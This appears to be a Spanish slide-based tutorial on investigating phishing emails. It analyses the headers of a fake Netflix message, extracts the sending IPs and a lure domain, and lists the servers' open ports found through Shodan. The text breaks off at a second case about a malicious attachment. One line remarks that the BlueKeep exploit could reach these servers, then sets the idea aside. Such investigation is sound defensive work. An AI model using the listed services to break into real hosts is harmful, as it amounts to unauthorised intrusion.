



Si pulsamos en la parte superior derecha donde salen los 3 puntos que hemos marcado en rojo se despliega un menú de opciones

Buscad
VER ORIGEN DEL MENSAJE

Esto son las famosas cabeceras de un correo y una gran fuente de información










- Como os hemos mostrado en la parte de herramientas:

https://toolbox.googleapps.com/apps/messageheader/?lang=es
https://mxtoolbox.com/EmailHeaders.aspx









MessageId	VULTR-GUESTgD10uPv60000057a@vultr-guest
Created at:	31/5/2018 17:54:42 CEST (Delivered after 3 mins)
From:	NETFLIX <user.info@netflix.com> Using Microsoft Outlook Express 6.00.2600.0000
To:	
Subject:	Your Netflix Membership is on hold [#46537]
SPF:	fail
DKIM:	none
DMARC:	fail

#	Delay	From *		To *	Protocol	Time received
0		User	→	vultr-guest		31/5/2018 17:54:42 CEST
1	3 mins	SN1NAM04FT021.eop-NAM04.prod.protection.outlook.com	→	SN1NAM04HT121.eop-NAM04.prod.protection.outlook.com		31/5/2018 17:57:22 CEST
2	1 sec	SN1NAM04HT121.eop-NAM04.prod.protection.outlook.com	→	DB6PR0801MB1414.eurprd08.prod.outlook.com		31/5/2018 17:57:23 CEST



Relay Information


Received Delay:	**0 seconds**




Hop	Delay	From	By	With	Time (UTC)	Blacklist
1	*	User 95.179.134.243	vultr-guest	Microsoft SMTPSVC(10.0.14393.0);	[]	
2	*	vultr-guest 45.76.183.37			[]	
3	*				[]	
4	*				[]	

RESUMEN DE INFORMACION RECOPILADA


IPS	Dominios	Usuarios
95.179.134.243	vultr-guest	User
45.76.183.37	login.netflix-unlock.com	




- La pagina ahora mismo esta caída se debe a que este tipo de campañas suelen ser bastante rápidas.




- Por suerte tenemos capturas de lo que suponía esta pagina:





- Pero no, esto no es un GAME OVER … ni mucho menos es un =>
- Porque … tenemos unas RICAS Ips ¿NO?




- Si queremos información sin pringarnos sobre un servidor (dando por hecho que no esta muy actualizada) SHODAN es nuestro mejor aliado:











IPS	Puertos	Servicio
95.179.134.243	3389	Remote Desktop
45.76.183.37	80	HTTP - Microsoft IIS 8.5
	445	SMB
	1723	Point-to-Point Tunneling Protocol Virtual Private Networking
	3389	Remote Desktop
	5985	WinRM 2.0 (Microsoft Windows Remote Management




- Con esta información tenemos tanto el nodo de salida de los correos de de suplantación como el servidor utilizado para hacer de RELY

Y si hoy sabemos que existe un exploit llamado Bluekeep con el que podríamos acceder a estos servidores… pero somos legales así que lo dejamos aquí.

CASO 2: Vale como ejemplo con enlaces mola pero … y si trae un adjunto?



- Lo descargamos con cuidado en un vm que este aislada para posteriorm abrirlo en aun mas a ANY.RUN



Documento de caso: su estado de cuenta ya está disponible - Fecha: domingo. 7 de Julio 2019


Apple <mailsamiensbesanconbrisbane.cordoba0981291192@shakesq

